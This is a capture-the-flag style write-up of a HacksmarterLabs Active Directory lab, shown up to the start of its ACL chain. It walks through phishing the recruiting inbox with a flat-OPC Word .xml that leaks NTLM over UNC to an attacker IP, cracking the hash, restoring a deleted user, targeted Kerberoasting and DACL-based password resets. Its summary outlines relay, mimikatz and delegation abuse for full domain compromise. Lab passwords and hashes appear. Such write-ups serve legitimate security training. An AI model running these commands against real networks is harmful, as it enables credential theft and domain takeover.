Nova Forge

Summary
Nova Forge is a HacksmarterLabs internal penetration test against a two-host Active Directory environment (DC at 10.0.0.100 and STORAGE at 10.0.0.101, forest novaforge.local). The engagement starts fully unauthenticated on the internal 10.0.0.0/24 segment and the objective is full domain compromise.
The chain begins on the DC’s exposed web tier, where virtual-host fuzzing surfaces a corporate site, a jobs careers portal that publishes john.doe@novaforge.local as the recruiting inbox, and an intranet hub. The jobs FAQ whitelists four attachment formats (.pdf, .doc, .txt, .xml) and rejects macro-enabled containers, but .xml is enough: a Word flat-OPC document delivered by SMTP with a UNC image reference triggers John’s Outlook client to authenticate outbound over SMB, and the captured NetNTLMv2 hash cracks against rockyou.txt.
john.doe reads LDAP. A pass over the AD Recycle Bin restores a deleted user, m.lee, and a targeted Kerberoast against m.lee cracks. From m.lee an ACL chain unfolds: m.lee has GenericAll over steve.wills, steve.wills owns IT Support Users, that group has ForceChangePassword over noah.sanders, noah.sanders has GenericAll over steve.miller, steve.miller owns OU=Tier1-Support which contains ryan.collins and daniel.brooks. Inheriting a FullControl DACL onto the OU (with -inheritance) walks the reset primitive down to both users.
daniel.brooks is in Remote Management Users and is the box’s DNS operator. WinRM into the DC lands in daniel.brooks’s profile, where Opera has three saved logins including chuck.harrys:666chucky. Chuck belongs to Storage Portal Admin, an app-defined group for a Flask admin panel listening only on 127.0.0.1:5000 on STORAGE. A reverse chisel tunnel exposes it and the panel’s “Disable SMB Signing” button flips the exact registry key we need for a coming relay.
ryan.collins gets us a WinRM shell on STORAGE (Remote Management Users), useful for reading netstat and staging tools but not for LSA. Local admin on STORAGE comes from a separate primitive: daniel.brooks is in NovaForge DNS Operations (WriteProperty on the DNS zone), so bloodyAD add dnsRecord injects an A record whose name is <hostname><CredMarshalTargetInfo blob> (CVE-2025-33073). SMB coercion (PetitPotam) fires the STORAGE machine account at that name, and because the trailing CMTI blob makes Windows treat the outbound authentication as loopback / same-host, the SMB-to-SMB reflection that would normally be blocked by the SPN check goes through. ntlmrelayx.py -t smb://10.0.0.101 relays STORAGE$ back into STORAGE’s own SMB service now that signing is off, and dumps the local SAM (Administrator NTLM d5cad8a9782b2879bf316f56936f1e36). Passing that hash back into evil-winrm gives us the elevated shell we need to run mimikatz.
With interactive local admin on STORAGE, mimikatz lsadump::secrets yields the machine’s LSA cache: DefaultPassword: 1hatefrank, and a registry scan of HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon on the same box pairs it directly with DefaultUserName: frank.white (no spray needed). frank.white has ForceChangePassword on svc_it_admin, so we push a known password onto the service account, then use another primitive discovered in the DC’s PowerShell history (net user david.cokx "pa$$word12") to log in as david.cokx and remove svc_it_admin from Protected Users (david.cokx has AddMember on that group).
svc_it_admin was set up for constrained delegation with protocol transition to HTTP/STORAGE and WSMAN/STORAGE, but not CIFS/STORAGE. It also holds WriteSPN on both DC$ and STORAGE$ (a self-contained SPN-jack primitive: the same account that owns the delegation configuration can also register the missing SPN). Adding CIFS/STORAGE.novaforge.local to DC$ makes the SPN legally resolvable, getST.py gets an S4U2Proxy ticket for that name impersonating Administrator, and -altservice cifs/DC.novaforge.local rewrites the sname in place, an unsigned Kerberos field. The rewritten ticket authenticates to DC as Administrator, and secretsdump.py -just-dc yields krbtgt and the domain hash set.
The whole engagement is a study in composition. No single primitive is dramatic: WriteSPN on its own is a misconfiguration, ForceChangePassword on a service account is a misconfiguration, DefaultPassword in LSA is a housekeeping mistake. Together they collapse the domain from a single anonymous SMTP send.
Category: HacksmarterLabs internal AD lab. Starting position: unauthenticated on the
10.0.0.0/24internal subnet via VPN. Goal: full domain compromise ofnovaforge.local. Theme: long ACL chain, offensive DNS, coercion + relay, and constrained-delegation abuse viaWriteSPNsname rewriting.
 Full attack chain, colour-coded by phase. Users are yellow ellipses, computers are blue rectangles, AD groups and OUs are violet diamonds, artifacts (hashes, tickets, DNS records) are dashed peach rectangles.
Network Layout
| Host | IP | Role | Reached at |
|---|---|---|---|
| VPN | 10.0.0.10 | Lab entry (tun IP 192.168.211.2) | start |
| DC | 10.0.0.100 | novaforge.local DC, DNS, SMTP, IIS (jobs, intranet) | start |
| STORAGE | 10.0.0.101 | Windows Server, WinRM + local Flask admin panel on :5000 | start |
Both hosts advertise themselves via nxc smb --generate-hosts-file, and only the DC exposes a large port surface on the initial scan. STORAGE looks nearly empty externally because its Windows Firewall drops most inbound traffic - the Flask panel on 5000 is deliberately restricted to 127.0.0.1, and later PowerShell history on the DC shows the two New-NetFirewallRule calls that put it there.
 Lab topology from the HacksmarterLabs deploy page. IP addresses are stable across redeploys for this lab.
Toolchain used in this writeup (linked once, referenced by bare name below). Discovery / delivery: nmap, ffuf, nxc / NetExec, swaks, ntlm_theft. Auth capture / cracking: Impacket’s
smbserver.py, hashcat. AD read / write: bloodyAD, Impacket’sdacledit.py/targetedKerberoast.py/findDelegation.py/getST.py/secretsdump.py/smbclient.py, bloodhound-ce-python feeding BloodHound CE. Interactive shells / lateral: evil-winrm, chisel. Windows loot / coerce / relay: DumpBrowserSecrets, mimikatz, PetitPotam (via nxc’scoerce_plusmodule), Impacket’sntlmrelayx.py.
1. Recon
1.1 Host discovery and hosts file
The two lab IPs come from the deploy dashboard, so the first job is to build a hosts file that survives Kerberos and Host-header work:
1
2
nxc smb 10.0.0.100 10.0.0.101 --generate-hosts-file hosts
cat hosts | tee -a /etc/hosts
1
2
10.0.0.101     STORAGE.novaforge.local STORAGE
10.0.0.100     DC.novaforge.local novaforge.local DC
Both hosts run Windows 11 / Server 2025 (build 26100), signing is enforced on SMB by default, and the DC accepts null-auth binds (a common lab default; useful for RID cycling and the coming LDAP peek).
1.2 Port scan: what nmap tells you, and what it misses
1
sudo nmap -sVC -Pn -oN nmap_100 --min-rate 10000 -vv -p- 10.0.0.100
Trimmed:
1
2
3
4
5
6
7
8
9
10
53/tcp    open  dns
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  smb
464/tcp   open  kpasswd
3269/tcp  open  ldaps-gc
3389/tcp  open  rdp
5985/tcp  open  winrm
Standard DC surface, plus 47001 and a handful of dynamic RPC ports. What the full-range scan silently drops: port 25. The -sV probes hit retransmission-cap warnings under --min-rate 10000 against the DC’s rate-limited SMTP service, and nmap gives up on it. A targeted single-port re-scan without the aggressive rate finds it immediately:
1
sudo nmap -sVC -Pn -p 25 10.0.0.100
1
2
3
4
5
PORT   STATE SERVICE VERSION
25/tcp open  smtp    hMailServer smtpd
| smtp-commands: DC, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
Service Info: Host: DC; OS: Windows
Two things worth registering. hMailServer on a DC accepting external mail is directly the tell for the phishing vector we will build in section 2: the DC is the mail exchanger for novaforge.local, so unauthenticated MAIL FROM / RCPT TO for any @novaforge.local recipient will route straight to a local mailbox on the DC and be opened there. There is no external gateway to filter the attachment. Recon lesson: any time nmap prints giving up on port because retransmission cap hit under a fast scan, re-probe those ports at a slower rate. A single missed port here is the entire foothold.
STORAGE is even quieter externally:
1
3389/tcp open  rdp
Only RDP. Every other service (5985, 445, 139, the Flask panel on 5000) is bound but blocked by the STORAGE firewall to non-local addresses. We only see them from the DC’s perspective later.
1.3 The three vhosts on the DC’s port 80
Requesting http://10.0.0.100 returns the corporate site. That’s a hint that IIS is doing name-based routing:
 The
The novaforge.local vhost is a static marketing page. Nothing exploitable on its own.
Fuzz the Host: header to enumerate the other vhosts:
1
2
3
ffuf -u http://novaforge.local -H 'Host: FUZZ.novaforge.local' \
     -w /usr/share/seclists/Discovery/DNS/n0kovo_subdomains.txt \
     -ic -c -fs 29073 -mc all
1
2
jobs      [Status: 200, Size: 34058]
intranet  [Status: 200, Size: 34525]
Two extra sites. intranet.novaforge.local is a “welcome, guest” internal hub visible without auth (View as Guest), useful for company-vocabulary and news headlines but not directly exploitable:
 The intranet hub gives us people, jargon and org context, but no login or upload surface.
jobs.novaforge.local is the careers site, and unlike the others it publishes a working email address and an application form:

The prominent “Send applications to john.doe@novaforge.local” banner is the whole point of this page. Clicking the FAQ next to it discloses exactly what the server will and will not accept:
 The FAQ blocks executable/archive/macro types, but
 .xml is explicitly allowed. That is the opening we need: Word will happily open a .xml file that begins with the <?mso-application progid="Word.Document"?> processing instruction as if it were a .docx.
2. Foothold: XML flat-OPC + SMTP -> john.doe NetNTLMv2
2.1 The vector: Word “flat OPC” with a remote image
A .docx is really a zip of XML parts. Word also supports a flat OPC (Open Packaging Conventions) format where the entire package is serialised into a single .xml file. This is the “Word 2003 XML” format, and Word recognises it because the file starts with:
1
2
3
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<?mso-application progid="Word.Document"?>
<pkg:package xmlns:pkg="http://schemas.microsoft.com/office/2006/xmlPackage">
The macro-blocklist in the jobs FAQ blocks .docm, .docx, .xlsm and similar containers, but flat-OPC .xml is not on that list. Word treats it like a document. That means we can embed any Word part inside it, including a relationship that points at a remote image over UNC. Rendering that image will cause the Office process on the reviewer’s machine to reach out over SMB to that UNC, which is a Windows-authenticated NTLM handshake against an attacker-controlled server: the classic Office UNC leak.
We do not write the XML by hand. ntlm_theft is a Python tool that emits 21 different file-format variants of the same “reach out to a UNC and leak NTLMv2” trick, all of them “intended functionality” abuses of Office / Windows shell / media players / Java rather than exploits. One call generates the whole set:
1
uv run /tools/ntlm_theft/ntlm_theft.py --server $(getip tun0) --filename config --generate all
The output directory contains one file per attack variant: config.docx (external template), config-(frameset).docx, config-(includepicture).docx, config-(externalcell).xlsx, config-(handler).htm, config-(icon).url, config-(remotetemplate).docx, config-(fulldocx).xml (flat-OPC Word document with a remote image reference), config.pdf, config.jnlp, and more. From that bundle we pick the one file whose extension is on the jobs FAQ whitelist and rename it to something a recruiter would open without a second thought:
1
mv 'config-(fulldocx).xml' cv.xml
Every generated file points at whatever IP --server was given, so getip tun0 slots the current VPN IP in with no post-processing.
The payload part that matters is the Relationships entry for rId4, pointing at our attacker box:
1
2
3
<Relationship Id="rId4"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
  Target="file:///\\192.168.211.2\bad.jpg" TargetMode="External" />
The document body then references rId4 via a <v:imagedata r:id="rId4" /> inside a <v:shape> block, and Office loads the “image” from that UNC on open. The full document is one small paragraph and one shape; the entire file is 3-4 KB unpacked.
2.2 Delivery: SMTP directly to the DC
The recon-phase -p 25 re-probe confirmed hMailServer is listening. The FAQ tells us mail routes through the DC to john.doe, and swaks will happily connect:
1
2
3
4
swaks --to john.doe@novaforge.local \
      --from railoca@railoca.local \
      --body 'My CV in the attachments' \
      --attach @cv.xml
1
2
3
4
5
6
7
8
9
10
11
12
13
14
=== Trying novaforge.local:25...
=== Connected to novaforge.local.
<-  220 DC ESMTP
 -> EHLO c3rb3r05
<-  250-DC
<-  250-SIZE 20480000
<-  250-AUTH LOGIN
<-  250 HELP
 -> MAIL FROM:<railoca@railoca.local>
<-  250 OK
 -> RCPT TO:<john.doe@novaforge.local>
<-  250 OK
...
<-  250 Queued (1.875 seconds)
No authentication required, the server queues our mail. john.doe opens cv.xml, Word tries to resolve \\192.168.211.2\bad.jpg, and our SMB server catches the auth.
2.3 Capturing the hash
Any tool that answers SMB with a signed NTLMv2 challenge works. smbserver.py from Impacket is convenient because it prints the incoming AUTHENTICATE_MESSAGE:
1
smbserver.py -smb2support shares "$(pwd)" -debug
Extract from the debug log:
1
2
3
4
[*] Incoming connection (10.0.0.100,50043)
[*] AUTHENTICATE_MESSAGE (NOVAFORGE\john.doe,DC)
[*] User DC\john.doe authenticated successfully
[*] john.doe::NOVAFORGE:aaaaaaaaaaaaaaaa:b84085f4a25bda8f2525bf5050bd3fe0:0101000...
The source IP is 10.0.0.100 (the DC): the mail path delivers John’s mail to a mailbox on the DC, and the DC-side Outlook/reader process is what opens the attachment. That’s why the SMB auth arrives from the DC’s IP, not from a user workstation.
2.4 Cracking to plaintext
hashcat --quiet autodetects mode 5600 (NetNTLMv2) and rips through rockyou.txt:
1
hashcat --quiet 'john.doe::NOVAFORGE:aaaaaaaaaaaaaaaa:b840...' /opt/rockyou.txt
1
2
3
5600 | NetNTLMv2 | Network Protocol
...
JOHN.DOE::NOVAFORGE:aaaaaaaaaaaaaaaa:b840...:johndoe1369
john.doe:johndoe1369. Fixing the shell environment so subsequent commands are compact:
1
2
3
setuser --global 'john.doe' 'johndoe1369'
setdomainnxc 10.0.0.100
# USERAD, PASS, DOMAIN, HOSTNAME, IP, FQDN are now set
Why this technique bypasses “no macros” mail gateways. Mail servers block
.docmbecause macros are the obvious vector. Flat-OPC.xmlhas no macros at all, but any Office document part can reference an external resource, and Word will fetch it on open. That fetch is the leak. Extension-based mail-gateway rules will let this straight through: it is a plain-text XML file that happens to render as a Word doc.
3. Domain enumeration and the Recycle Bin
3.1 First-pass LDAP enum with nxc
Once authenticated to LDAP, one nxc call gets the whole domain-user list, the AS-REP-roastable set, and any accounts with serviceprincipalname set (Kerberoastable):
1
2
nxc ldap $FQDN -u $USERAD -p $PASS \
    --users-export users --kerberoasting kerberoasting --asreproast asreproast
1
2
3
4
5
6
7
8
9
10
LDAP  10.0.0.100  389  DC  [*] sAMAccountName: svc_it_admin,
    memberOf: CN=Protected Users,CN=Users,DC=novaforge,DC=local,
    pwdLastSet: 2026-06-19 20:17:08, lastLogon: <never>
LDAP  10.0.0.100  389  DC  $krb5tgs$18$svc_it_admin$NOVAFORGE.LOCAL$...
LDAP  10.0.0.100  389  DC  [*] Enumerated 23 domain users
...
Administrator, Guest, krbtgt, john.mitchell, david.parker, ryan.collins,
michael.turner, jessica.morgan, emily.carter, daniel.brooks, alex.hughes,
frank.white, svc_it_admin, david.cokx, john.doe, steve.wills, chuck.harrys,
inbox, steve.miller, ethan.wright, olivia.bennett, noah.sanders, liam.harrison
Two observations that shape the next hour:
svc_it_adminis inProtected Users. The dumped TGS is$krb5tgs$18$...(etype 18= AES256), androckyou.txtdid not crack it.- No AS-REP-roastable accounts (
No entries found!for the pre-auth-disabled set). We cannot skip Kerberos pre-auth for anyone.
3.2 bloodyAD get writable: our own primitives
1
bloodyAD --host $FQDN -d $DOMAIN -u $USERAD -p $PASS get writable
1
2
3
4
5
6
7
8
distinguishedName: CN=Deleted Objects,DC=novaforge,DC=local
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE

distinguishedName: CN=m.lee\0ADEL:93ec6349-1919-424f-963c-5971a8832f62,
                    CN=Deleted Objects,DC=novaforge,DC=local
permission: WRITE
Two related findings: john.doe has WRITE on the Deleted Objects container and on a specific tombstoned user, m.lee. That is the AD Recycle Bin signature. When AD’s Recycle Bin is enabled, deleted objects retain all their attributes and can be restored with the same SID and group memberships. If m.lee was a privileged account before deletion, restoring it gives us that user back exactly as they were.
bloodyAD has a one-shot restore:
1
bloodyAD --host $FQDN -d $DOMAIN -u $USERAD -p $PASS set restore m.lee
1
[+] m.lee has been restored successfully under CN=m.lee,CN=Users,DC=novaforge,DC=local
3.3 Targeted Kerberoast on the restored user
Restoring m.lee left us with the same WRITE DACL on the object that we had against its tombstone, which includes WriteProperty on servicePrincipalName. That is the prerequisite for a targeted Kerberoast: we add an SPN to m.lee, request a TGS for it (any principal with an SPN is roastable, service account or not), and remove the SPN afterwards to leave the account clean. targetedKerberoast.py does the add / request / remove in one call, walking every user it has write on:
1
targetedKerberoast.py --dc-ip $IP -u $USERAD -p $PASS -d $DOMAIN
1
2
3
4
[+] Printing hash for (svc_it_admin)
$krb5tgs$18$svc_it_admin$NOVAFORGE.LOCAL$*novaforge.local/svc_it_admin*$...
[+] Printing hash for (m.lee)
$krb5tgs$18$m.lee$NOVAFORGE.LOCAL$*novaforge.local/m.lee*$430bae0dd1da97e759cc8373d2acb71b6c60cf456a...
m.lee is not in Protected Users, so its etype 18 TGS is only as strong as its password, and hashcat mode 19700 handles it directly:
1
hashcat --quiet '$krb5tgs$18$m.lee$NOVAFORGE.LOCAL$...' /opt/rockyou.txt
1
2
3
19700 | Kerberos 5, etype 18, TGS-REP | Network Protocol
...
$krb5tgs$18$m.lee$NOVAFORGE.LOCAL$...:0816mypassword
m.lee:0816mypassword. Pivoting the shell environment:
1
setuser --global 'm.lee' '0816mypassword'
4. The long ACL chain: m.lee -> daniel.brooks
m.lee’s bloodyAD --host $FQDN -d $DOMAIN -u $USERAD -p $PASS get writable result opens a chain of ACL primitives. Full walk, one primitive per subsection.
4.1 m.lee has GenericAll on steve.wills
1
2
3
4
5
distinguishedName: CN=steve.wills,CN=Users,DC=novaforge,DC=local
DACL: WRITE

distinguishedName: CN=m.lee,CN=Users,DC=novaforge,DC=local
permission: WRITE
DACL: WRITE on steve.wills is enough to grant ourselves FullControl (equivalent to GenericAll) using dacledit.py, then reset the password with bloodyAD:
1
2
3
dacledit.py -action 'write' -rights 'FullControl' -principal $USERAD \
            -target steve.wills $DOMAIN/$USERAD:$PASS
bloodyAD --host $FQDN -d $DOMAIN -u $USERAD -p $PASS set password 'steve.wills' 'P@$$word123!'
1
2
3
[*] DACL backed up to dacledit-20260730-174016.bak
